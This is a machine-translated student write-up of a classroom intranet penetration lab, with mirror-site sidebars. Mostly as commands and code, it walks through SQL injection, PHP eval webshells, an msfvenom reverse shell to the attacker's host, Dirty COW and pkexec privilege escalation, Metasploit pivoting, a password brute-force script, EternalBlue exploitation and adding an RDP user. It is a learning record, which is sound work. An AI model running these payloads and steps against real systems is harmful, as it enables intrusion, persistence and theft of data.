当前位置:网站首页>A training summary of Intranet penetration test
A training summary of Intranet penetration test
2022-06-22 07:26:00 【fanygit】
Preface
Time soon came to the last month of the semester , Same as last semester , The last few weeks are training weeks , And this training just happens to be my favorite network attack and defense , Because I have learned relevant knowledge before , Some shooting ranges , It is faster than other students , However, it is the first time for the intranet to penetrate , Thanks to the penetration of the intranet into the shooting range environment , A little experience , During this period, I also stepped on many pits , It has also been solved one after another . So let's make a summary of this article , The purpose is to sort out the knowledge points learned and share .
Environmental Science & Tools
The physical machine (win 10) ip:172.20.10.1
Tools : Ant sword 、 firefox (hackbar plug-in unit )
attack (kali) ip:172.20.10.129
Tools :MSF frame 、Burpsuite、 Ice scorpion 、weevely、Nmap、Proxychains4 …
Range topology
 |
|---|
Infiltration process
Get ready
First, you need to get an entry address
stay FW View in
 |
|---|
This is Web The Internet address of the server 10.100.1.104, Direct access is not accessible , You need to use what the teacher gave you vpn.
This is directly over here kali Middle configuration vpn,
 |
|---|
Get one 10.200.0.77 Address .( The address obtained here will change frequently , The following operations may be inconsistent )
Penetration test web The server
Just checked FW The firewall configuration has been obtained web The address of the server 10.100.1.104
information gathering
Port scanning
nmap -sT 10.100.1.104 -sV
# sT tcp Three handshake scans ( The default is sT)
# sV  Scan the version information of the service
 |
|---|
It's open 80 port ,web The server is using Apache 2.2.15, The operating system is Centos
web Penetration test
There is a universal password at the login or 1=1 # Bypass
 |
|---|
 |
 |
Successfully enter the background management interface
In user management -> There is a file upload bypass detection vulnerability in the avatar editing office
 |
|---|
Use kali Self contained weevely Tool generation php back door
weevely generate 123456 backdoor.php
 |
|---|
Upload
 |
|---|
 |
 |
Find the upload address of the back door at the avatar
 |
|---|
 |
Connect php back door
weevely http://10.100.1.104/avatar/admin.php 123456
 |
|---|
I have successfully got one webshell jurisdiction
Vulnerability analysis
sql Injection vulnerability analysis
Just used sql Inject into the background ,burp Packet capture discovery is requested login.php file , Next, analyze the file .
#  Omitting unimportant code
<?php
if (isset($_POST['submit'])) {

  include 'config/dbconnect.php';

  // Get input
  $email = $_POST['email'];
  $password = md5($_POST['password']);

  // Check database
  $query = "SELECT username, isadmin FROM users WHERE email = '$email' and password = '$password';";
  $result = mysqli_query($conn, $query);

  $num = @mysqli_num_rows($result); // The '@' character suppresses errors
  if ($num > 0) {

    // Feedback for end user
    while ($row = mysqli_fetch_assoc($result)) {

      $_SESSION['logged'] = true;
      $_SESSION['username'] = $row["username"];
      if ($row["isadmin"] == 1) {

        $_SESSION['isadmin'] = true;
      } else {

        $_SESSION['isadmin'] = false;
      }
      header("Location: http://" . $_SERVER['HTTP_HOST'] . "/admin.php?page=dashboard");
    }
  } else {

    // Feedback for end user
    $_SESSION['logged'] = false;
    echo "<script>$('#login-alert').removeClass('d-none')</script>";
  }

  mysqli_close($conn);
}
?>
Global variables POST To receive the email and password, Logon sql Statement for
$query = "SELECT username, isadmin FROM users WHERE email = '$email' and password = '$password';";
It can be found that there is little filtering , Pass in password md5 encryption , We are email Universal password constructed at admin'or 1=1 #, Joining together to sql Statement
$query = "SELECT username, isadmin FROM users WHERE email = 'admin'or 1=1 #' and password = '$password';";
sql In the sentence # Is the annotator , What is really implemented here sql Statement for
SELECT username, isadmin FROM users WHERE email = 'admin'or 1=1;
'admin' or 1=1 This where Conditions , All user names will be queried .
The query record value shall not be less than 1 The bar will enter if sentence , And then perform $_SESSION['logged'] = true;.
if ($num > 0) {

    // Feedback for end user
    while ($row = mysqli_fetch_assoc($result)) {

      $_SESSION['logged'] = true;
      $_SESSION['username'] = $row["username"];
      if ($row["isadmin"] == 1) {

        $_SESSION['isadmin'] = true;
      } else {

        $_SESSION['isadmin'] = false;
      }
      header("Location: http://" . $_SERVER['HTTP_HOST'] . "/admin.php?page=dashboard");
    }
  } else {

    // Feedback for end user
    $_SESSION['logged'] = false;
    echo "<script>$('#login-alert').removeClass('d-none')</script>";
  }
Then visit admin.php, Only to $_SESSION['logged'] To verify . So I successfully logged in to the background .
<?php
session_start();
if (!(isset($_SESSION['logged']) && $_SESSION['logged'])) {

  header("Location: http://" . $_SERVER['HTTP_HOST'] . "/login.php");
}
?>
File upload vulnerability analysis
Later, the file upload vulnerability is used to bypass the file type detection php Trojan horse . adopt burp Find out , Finally asked users.php file
The key code logic is as follows
if (isset($_POST['submit'])) {

  if (isset($_FILES["file"])) {

    //  Get file suffix
    $tmp = explode(".", $_FILES["file"]["name"]);
    $extension = end($tmp);
    if ((($_FILES["file"]["type"] == "image/png"))
      && ($_FILES["file"]["size"] < 204800)   //  Less than  200 kb
    ) {

      if ($_FILES["file"]["error"] > 0) {

        echo " error :: " . $_FILES["file"]["error"] . "<br>";
      } else {

        if (move_uploaded_file($_FILES["file"]["tmp_name"], "avatar/" . "admin" . "." . $extension)) {

          echo " Successfully uploaded the Avatar ";
        } else {

          echo " Avatar upload failed ";
        }
      }
    } else {

      echo " Can only upload png Format and less than 200KB";
    }
  }
}
The most critical validation code is
 if ((($_FILES["file"]["type"] == "image/png"))
      && ($_FILES["file"]["size"] < 204800)   //  Less than  200 kb
    )
Only the file type and file size are verified here , There is no verification of the suffix . So here's going to be Content-Type: image/png Bypass to upload .
Raise the right
We have got a permission for apache Of shell, Next, raise the permission to root.
First look at the Linux The kernel version of
uname -a
 |
|---|
Use kali Medium searchsploit The tool search version number is 2.6 Related rights raising loopholes ,Linux One of the most famous rights raising loopholes in , scope Linux kernel >= 2.6.22, Search for keywords directly dirty.
searchsploit 2.6 | grep -i "dirty"
 |
|---|
Copy to the current path
searchsploit -m 40839 .
Next through weevely Tools will 40839.c File upload to web Server's /tmp Under the path
:file_upload /home/kali/40839.c /tmp/40839.c
 |
|---|
stay 40839.c The way to compile this script can be found in the
gcc -pthread 40839.c -o dirty -lcrypt
 |
|---|
 |
|---|
Grant execution permission & perform
chmod +x dirty
./dirty 123456
 |
|---|
Executed but not echoed , direct Ctrl+C Break the interrupt , Again , By looking at cat /etc/passwd See if it has been replaced root user
 |
|---|
Discovery has successfully become firefart user , It indicates that the right has been raised successfully .
ssh Connect to view flag
Because the firewall is only released 80 port , Can not be directly through the remote host 22 Port to proceed ssh Connect , So we need to use msf Do a port forwarding , take web Server's 22 Port forward to local 2222 port .
Next use msfvenom Generate a linux Later documents
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=10.200.0.47 lport=9876 -f elf > shell9876
 |
|---|
adopt weevely The back door file shell9876 Uploaded to the web Target's /tmp Under the table of contents
:file_upload /home/kali/shell9876 /tmp/shell
 |
|---|
Next open msfconsole monitor
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 9876
run
 |
|---|
go back to weevely In the interface , give shell Execute permissions and execute
chmod +x shell&./shell
 |
|---|
go back to msfconsole Under the terminal
 |
|---|
Has rebounded successfully ( If you look carefully here, you will find a rebound ip Wrong address , Because ip The address changed temporarily )
The following will web Server's 22 Port forward to local 2222 port
portfwd add -l 2222 -r 127.0.0.1 -p 22
 |
|---|
And then directly ssh Connect 127.0.0.1, Port is 2222, The password for 123456
ssh [email protected] -p 2222
 |
|---|
Succeed in taking
Be careful : If you want to return to from meterpreter Return to the module configuration interface to enter background, Will return a session Number , This will be used later when configuring the route .
 |
|---|
The intranet moves horizontally
The Intranet can move horizontally through msf Add routing msf Built in module scanning C paragraph , Or configure socks5 Agency service , To configure proxychains4 use nmap Come and sweep . According to the analysis http Request logs to get the intranet segment .
Check the log
Log directory
/var/log/httpd
stay access_log-20211018 A network segment was found in the log file 192.168.223.0
 |
|---|
Next through socks5 Way of agency , use nmap Probe 192.168.223.0 Surviving hosts .
Configure the routing
stay msf Configure routing in
route add 192.168.223.0 255.255.255.0 1
 |
|---|
Turn on socks5 Agency service
Use use auxiliary/server/socks_proxy Module on sockes5 Agency service .
 |
|---|
see 1080 Whether the port is open
netstat -lnt
 |
|---|
To configure proxychains4
Next use proxychains4 Tools to carry out our socks5 agent , Before using this tool, you need to configure its configuration file
Profile path /etc/proxychains4.conf, Add... At the end socks Service ip And port
sudo vim /etc/proxychains4.conf
 |
|---|
Namp Probe for network segment host survival
proxychains4 nmap -sn 192.168.223.0/24
# sP ping scanning
# sn ping Probe scan host , No port scan  ( Tested the other host icmp The bags are discarded , You can still detect the startup status of the other party )
 |
|---|
Be careful : There's a little pit here , use proxychains4 Agent tools +nmap scan , Scanned out ip It's all alive , There is no information on the Internet to solve this problem , But it does not hinder the continued infiltration , Can be in proxychains Those found in the forwarding log ip Is really alive .
 |
|---|
adopt nmap Host discovery got 192.168.223.1 and 192.168.223.3 Two ip Address , And then to 223.1 Conduct penetration tests .
Intranet penetration :OA System
information gathering
Port scanning
proxychains4 nmap -sT 192.168.223.1 -sV
 |
|---|
The target host is open 22、80 port , Find out web The server is nginx1.18.0 , The operating system is Ubuntu. Next pair web Service penetration testing .
web Penetration test
Be careful : Use kali Browser pairs in 192.168.223.1 Visit , You need to configure the browser socks5 agent .
 |
|---|
Use kali Medium firefox Firefox , I use it directly foxyProxy Plug in configuration agent , Easy to switch .
 |
|---|
Configured socks5 agent
 |
|---|
Code explosion
A login interface
 |
|---|
Lose one 123456, Sign in .
 |
|---|
The prompt password is 5 digit ,10000-99999 Between , The login interface needs to be exploded . Two ways , One is to use burp Inside intruder The module is blasted , Second, write your own blasting script .
The first way : Use burp Inside intruder The module is blasted
Be careful : You need to configure the browser socks5 Agents can access 192.168.223.1, But want to use burp Carry out the bag , Browser configuration is required burp Agent for , If the burp The proxy cannot access 192.168.223.1, So we need to deal with burp Configure a front-end agent . That is to configure Firefox burp Agent for , to burp Configure the intranet socks5 agent .
stay burp suite->User options Module configuration
 |
|---|
 |
Next ,burp Grab login package ,send to intruder
 |
|---|
To configure Positions
 |
|---|
To configure Payloads
 |
|---|
Start blasting
Be careful :kali Inside burp suite For the Community Edition , Guess it's a restriction , It runs very slowly , The cracked can be used on the physical machine burp Blasting , It's going to be a lot faster , Or write it yourself python The script explodes .
Screenshot of successful blasting
 |
|---|
The second way : Write your own Python Blasting script
import requests
import queue,threading
import time,sys

flag = 0  # 0 representative   Not found  1  On behalf of finding


def getPwd():
    q = queue.Queue()
    for i in range(10000, 99999):
        q.put(i)
    return q


def exp(pwd):
    global flag
    url = "http://192.168.223.1/login.php" #  Here is the target plane IP, It's all the same , No need to modify
    #  Configure agent
    proxies = {

        "http": "socks5://172.20.10.129:1080" # 1.  Here's your own socks5 Agency address
    }
    headers = {

        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0",
    }
    datas = {

        "username": "admin",
        "password": pwd,
        "logintype": 0,
        "adminmobile": "",
        "adminmobileyzm": "",
        "submit": "%E7%99%BB%E5%BD%95",
    }
    try:
        print("[*] passwd:%s"%(pwd))
        resp = requests.post(url=url, data=datas, headers=headers, proxies=proxies)
        if " Wrong user name or password , The password is 5 Is the number " not in resp.text:
            print("[+] username:%s passwd:%s"%(datas["username"], pwd))
            flag = 1

    except:
        print("[-]  Request fault   Check the network or proxy ")
        time.sleep(2)


if __name__=='__main__':
    #  Get  5 Digits all passwords
    q = getPwd()

    #  Creating a thread pool
    threads = []
    #  Output queue
    while not q.empty():
        #  Create multithreads and start multithreading
        for i in range(20): # 2.  Here you can set the thread size   The default is 20  It can be set according to the computer configuration
            thread = threading.Thread(target=exp, args=(q.get(),), name='thread')
            threads.append(thread)
            thread.start()

        #  Set up jam
        for thread in threads:
            thread.join()

        #  Find stop
        if flag == 1:
            time.sleep(2)
            import sys
            sys.exit()
Be careful : It needs to be in the... Of the script 20 Change the row to its own socks agent , The default thread is 20, It can be changed but not changed
 |
|---|
result
 |
|---|
When I get the code , Next, log in to the background
There are two loopholes , You can find the file upload vulnerability in the avatar modification , But the uploaded file does not have execution permission , The existing file in the background page contains a vulnerability .
Upload files + File contains getshell
File upload can be uploaded , But you do not have access to the upload path .
 |
|---|
The test file contains vulnerabilities
http://192.168.223.1/?page=../../../../../etc/passwd
 |
|---|
Success includes /etc/passwd
Upload picture horse , My picture horse file contains
file name :shell.php.png
GIF89a
<?php eval($_POST['shell']);?>
No need to grab the bag , Directly change the suffix to png Format , upload . Find the path of the avatar in the avatar .
 |
|---|
Next , Include this file
 |
|---|
Pass parameters to test ,( I kali Medium firefox Of hackbar Don't listen to orders , I'm directly here win10 Yes firefox To configure kali Of socks5 Test by agent )
 |
|---|
Successfully executed phpinfo(); function .
Command execution write horse
I go straight through win10 Under the ant sword , But keep reporting the wrong
Be careful : Ant sword also needs to be equipped with socks5 agent
 |
|---|
Can execute orders , But it's not connected , Next, write a sentence in the root directory of the website through command execution
echo "PD9waHAgZXZhbCgkX1BPU1RbJ3NoZWxsJ10pOz8+" | base64 -d >3.php
# <?php eval($_POST['shell']);?>
http://192.168.223.1/?page=./avatar/admin.png
# post
shell=system('echo "PD9waHAgZXZhbCgkX1BPU1RbJ3NoZWxsJ10pOz8+" | base64 -d >3.php');
 |
|---|
Successfully wrote
 |
|---|
Ant sword connection
Be careful : There will be a situation where the connection is not connected , Multiple attempts required , Have a chance to connect .
 |
|---|
Ant sword connection is extremely unstable , Choose here /tmp Upload a directory linux back door , take shell Bounce back to msf.
 |
|---|
Good luck , One upload succeeded , Normal circumstances may require multiple attempts to upload .
Open the virtual terminal of ant sword
 |
|---|
 |
|---|
Switch to /tmp Under the table of contents , Give the back door perform jurisdiction , You can see that it takes many times to respond .
go back to MSF Monitor under
 |
|---|
Execute the back door
 |
|---|
 |
|---|
Successful rebound ( stay msf Of shell Command execution is much smoother ).
stay Meterpreter In the implementation of shell The resulting terminal is blank
 |
|---|
Obtain an identified terminal
script -qc /bin/bash /dev/null
 |
|---|
Vulnerability analysis
File upload analysis ( Directly package the website source code in win10 Let's analyze )
if (isset($_POST['submit'])) {

  if (isset($_FILES["file"])) {

    //  Get file suffix
    $tmp = explode(".", $_FILES["file"]["name"]);
    $extension = end($tmp);
    if ((($_FILES["file"]["type"] == "image/png"))
      && ($_FILES["file"]["size"] < 204800)   //  Less than  200 kb
    ) {

      if ($_FILES["file"]["error"] > 0) {

        echo "<script>alert( error :: " . $_FILES["file"]["error"] . "<br>)</script>";
      } else {

        if (move_uploaded_file($_FILES["file"]["tmp_name"], "avatar/" . 'admin' . "." . $extension)) {

          echo "<script>alert(' Successfully uploaded the Avatar ')</script>";
        } else {

          echo "<script>alert(' Avatar upload failed ')</script>";
        }
      }
    } else {

      echo "<script>alert(' Can only upload png Format and less than 200KB')</script>";
    }
  }
Follow the springboard web The file upload on the server is exactly the same , Not much said , It can be modified by Content-Type Go around , The only difference is for the present web The upload path of the service does not have access rights .
File contains
<?php
    if (isset($_GET['page'])) {

    	$file = $_GET['page'];
        include $file;
    } else {

    	echo "<SCRIPT LANGUAGE=\"JavaScript\">location.href='/?page=grbg.php'</SCRIPT>";
    }
?>
from page Parameter receive file name , Then the file name is included , It can be found that there are no restrictions , You can play whatever you want .
View database configuration file
When we get one webshell after , Although the authority is not high , There are many restrictions , But you can still view the database configuration file , Get the account and password of the database , Then log in to view some sensitive information . stay config/dbconnect.php Found in the file
 |
|---|
By looking at the database configuration file mysql Server's IP、 user name 、 password and The name of the currently connected database . That means we can connect to... Remotely 192.168.223.3 Of this host mysql The server . It doesn't matter here , I'll talk about it later , Try to raise the right first .
Raise the right
Be careful : Failed to mention after passing the test root jurisdiction , Also asked the teacher , This target plane can be dispensed with root, The following is just a trial and error process .
 |
|---|
Linux The kernel version of is 5.4.0, operating system Ubuntu 20.04, Newer version , No right raising vulnerability is found .
See if you can use files with special execution permissions suid or sgid To extract
find / -perm -u=s -type f 2>/dev/null  // lookup suid file
find / -perm -g=s -type f 2>/dev/null  // lookup sgid file
 |
|---|
Focus on sudo and pkexec, Because these two commands have been exposed to the right raising vulnerability .
According to this article
https://www.geekby.site/2021/01/cve-2021-3156%E6%8F%90%E6%9D%83%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0/
Look at the first sudo Version number of
 |
|---|
Just in line with the scope of the affected version , Judge
sudoedit -s /
 |
|---|
It doesn't seem Vulnerability .
the second
 |
|---|
It seems to fit the scope of the vulnerability , Try to judge quickly
sudoedit -s /
 |
|---|
I think it's a mistake , But it is totally different from the bug report .
I will raise my rights according to the articles on my blog .
 |
|---|
It didn't work .
Next, I put my hope on pkexec,CVE Number CVE-2021-4034, This is a loophole that only popped out last year .
 |
|---|
Authorization script https://github.com/berdav/CVE-2021-4034
 |
|---|
Successfully mention root, Still a little surprise .
Intranet penetration :DB Server penetration
When I was looking at the database configuration file, I found 192.168.223.3 This IP And database account password , Next, perform a penetration test on the host .
information gathering
Port scanning
proxychains4 nmap -sT 192.168.223.3 -sV
 |
|---|
Open the 80、22、111、3306 port , The operating system is Centos.
web Penetration test
 |
|---|
It looks like a phpMyadmin Website , Used to manage mysql Database , But access doesn't even have a login box .
utilize Mysql Service writing horse
Next, connect with the database user name and password just found in the configuration file mysql.
 |
|---|
proxychains4 mysql -h 192.168.223.3 -u oa -p 144d993ba34367792dfe58370935c4b5
 |
|---|
Successfully logged in , Next, let's see if the database has read and write permissions .
select load_file("/etc/passwd");
 |
|---|
Have read permission , Try going to the site directory /var/www/html Write a sentence .
select 1,"666<?php eval($_POST['shell']);?>" into outfile "/var/www/html/shell.php";
 |
|---|
visit
 |
|---|
Successfully wrote , Ant sword connection ( There will still be problems of being disconnected , Just a few more times )
Upload Linux back door , Bounce back to msf
 |
|---|
 |
|---|
perform
 |
|---|
 |
|---|
Rebound success
Raise the right
 |
|---|
The kernel version is the same as the springboard version , The same goes for the step of raising rights .
Upload the authorization script
meterpreter >upload /home/kali/40839.c /tmp/40839.c
 |
|---|
compile
gcc -pthread 40839.c -o dirty -lcrypt
 |
|---|
Give Execution Authority and execute
chmod 777 dirty && ./dirty
 |
|---|
ssh Connect
proxychains4 ssh [email protected]
 |
|---|
Succeed in taking
Intranet penetration :Windows The server
first , I access one from the Internet to the Intranet web The server , adopt web Vulnerability upload php The back door penetrates into web The server , Upload the Linux back door , Rebound to MSF On , Through MSF Of route add Added a 192.168.223.0 The routing , use use auxiliary/server/socks_proxy Turn on socks5 Proxy service for , utilize proxychains4 After configuring the agent , utilize nmap Yes 192.168.223.0/24 Network segment for host discovery , Sweep out 192.168.223.1 and 192.168.223.2 Two ip, Upload via file + The file contains the way down 192.168.223.1 This server , There is still left 192.168.223.2 Not tested , Next , Will be right 192.168.223.2 Conduct penetration tests .
Information gathering
Port scanning
proxychains4 nmap -sT 192.168.223.2 -sV
 |
|---|
You can see that many ports are open , Main concern 135、139、445 Three ports , Focus on 445,17 The eternal blue vulnerability exploitation tool in is to exploit this port , The host's operating system Windows Server 2008 R2.
Eternal Blue
Next, use the proxy msf To test
proxychains4 msfconsole
 |
|---|
keyword ms17-010 Search utilization module
search ms17-010
 |
|---|
You can use the module first auxiliary/scanner/smb/smb_ms17_010 To test , Reuse exploit/windows/smb/ms17_010_eternalblue Make use of , However, when the latter is reused, it will also be tested first , So use it directly exploit/windows/smb/ms17_010_eternalblue modular .
use 0
#  Directly select the searched module
 |
|---|
Configuration module
Be careful : This module defaults to windows/x64/meterpreter/reverse_tcp As payload, Because the proxy is used , There will be situations in which success is used but cannot be bounced back , So we need to paylaod Change it to windows/x64/meterpreter/bind_tcp.
set RhOSTS 192.168.223.2
set payload windows/x64/meterpreter/bind_tcp
 |
|---|
perform
 |
|---|
 |
You can find , This module uses auxiliary/scanner/smb/smb_ms17_010 Tested , And detected the eternal blue vulnerability . But here we need Be careful Yes. , Not necessarily 100% connected , It's very possible to take advantage of success but never bounce back , Try a few more times and you'll be able to connect .
It took four attempts to succeed
 |
|---|
because 445 The port is smb service , and smb Service is also a system service , The permissions obtained from this port are administrator permissions , Therefore, there is no need to raise the right .
 |
|---|
Authority maintenance
Next use MSF Of run post/windows/manage/enable_rdp Module on windows The host 3389 Remote desktop
run post/windows/manage/enable_rdp # Turn on Remote Desktop
 |
|---|
Add a user
run post/windows/manage/enable_rdp USERNAME=fany PASSWORD=123456 # Add users
 |
|---|
take windwos Server's 3389 Forward to the attacker kali Of 6662 port
run post/windows/manage/enable_rdp FORWARD=true LPORT=3389 # take windows Server's 3389 Port forward to kali Of 3389 port
 |
|---|
Next , adopt win10 Remote desktop connection under (mstsc.exe) Tools connected to kali Of 3389 port
 |
|---|
 |
|---|
You can also directly kali perform
rdesktop -u fany -p 123456 127.0.0.1:3389
 |
|---|
The original stable utilization of the eternal blue equation
Because the agent is suspended ,MSF It is not very stable to use , Some students may be a little perfectionist , I don't think I'm handsome enough to try many times , Have you ever used a successful method once and stably , The answer is yes. , utilize shadowbroker In the tool fb.py Make use of , Then by loading dll How to load MSF Generated dll back door , Bounce back . But I am in the current windows There is no successful reproduction in the target plane , Reported a [-] ERROR unrecognized OS string Error of , For specific reasons, please refer to this article https://captmeelo.com/pentest/2018/06/26/patching-doublepulsar.html, There are few related materials on the Internet , Did not continue to engage in . But I built it locally win7 Environment , Use this tool to bounce successfully , In short, it also provides another way of thinking , If you want to learn, you can also refer to these articles :
https://zhuanlan.zhihu.com/p/153541322
https://blog.51cto.com/hashlinux/2092863
Summary of knowledge points
Obtain an identified terminal
python -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
script -qc /bin/bash /dev/null
Use EW Do reverse proxy
 Local :ew_for_Win.exe -s rcsocks -l 8888 -e 8001
 long-range :./ew_for_linux64 -s rssocks -d 10.200.0.42 -e 8001
Command execution write horse
?shell=system('echo "PD9waHAgZXZhbCgkX1BPU1RbJ3NoZWxsJ10pOz8+" | base64 -d >3.php');
Hydra Yes ssh Blasting
hydra -l  user name  -P  Password dictionary  ssh://IP:Port -f -vV -t 10
# -l  For specifying a user name  -L  Specifies a user name dictionary ( The same goes for passwords )
# -f  It means stop after finding
# -vV  Show the enumeration process
# -t  Threads
summary
As a friend said , It's easy for each target aircraft to get permission , But it is easy to get stuck by some detailed knowledge points . It was the same when I started , First, MSF The agent of cannot represent , And then change to EW Acting as a reverse agent , But not stable enough , When you encounter a domain name that cannot be resolved, it will be broken directly , Especially with Firefox , Firefox will automatically send some packets to its server , In an intranet environment , Can't get out of the net , Will also be directly cut off . Later I understood MSF After the use of the agent , Much better . Then there is the time to infiltrate the intranet target , The back door goes up , But it can't be connected , And there are OA The right to the server of the system , I didn't mention it at first , Later, it was successfully raised , After many attempts , Only in the end did we succeed , In fact, this process is both painful and interesting , Learning is also a sense of accomplishment , All in all , To be safe is to keep learning , Constantly improving .
边栏推荐
- Antd framework: click the link to reopen the browser page - Basic accumulation
- Matlab suddenly fails to open. It disappears after running. There is no solution for the task manager
- Flutter uses the for loop
- Open source get through version - integral function
- Set the way that liquid (Jekyll) is displayed in markdown but not parsed
- 微信小游戏(四)
- Summary of methods for calculating the number of solutions of indefinite equations
- Site pre cache code
- C语言实现的简易考试系统
- The solution of word document being locked and unable to edit
猜你喜欢

Protection of RT thread critical section

The mountains and rivers are heavy, and there is no doubt that there is no way out. There is another village where the willows are dark and the flowers are bright.

How to cancel crmeb customer service link

从暴力递归到动态规划

Realization of median filter with MATLAB
matlab 实现中值滤波

Developing a contract application with low code

Up sampling and down sampling (notes, for personal use)

Flutter gets the context, and flutter gets the DOM element location

Backup the method of uploading babies in Taobao stores to multiple stores
随机推荐
Kinect azure based multi camera data collection (I)
MySQL面试真题(十八)——经营分析实战
Antd framework: click the link to reopen the browser page - Basic accumulation
Chromedriver所有版本下载
Color matching of architecture diagram
微信小游戏(一)
Shutter margin negative margin
How to import and upload a CSV generated by a third-party platform to a Taobao store
汇编学习《汇编语言(第三版)》王爽著第四章学习
校招路上的坑
网站的排名对于网站很重要
Thousands of sails pass by the side of the sunken boat, and thousands of trees spring before the diseased tree
架构图颜色搭配
C语言实现的简易考试系统
Crmeb open source version, a free mall worth trying
Canoe learning notes (9) sending module can Ig diagram
How to backup the treasures in the store and upload them to multiple stores
Choco usage notes -- how to set the default package installation location of choco
How to batch copy babies by sales volume in Taoying
EditText and Scrollview focus grabbing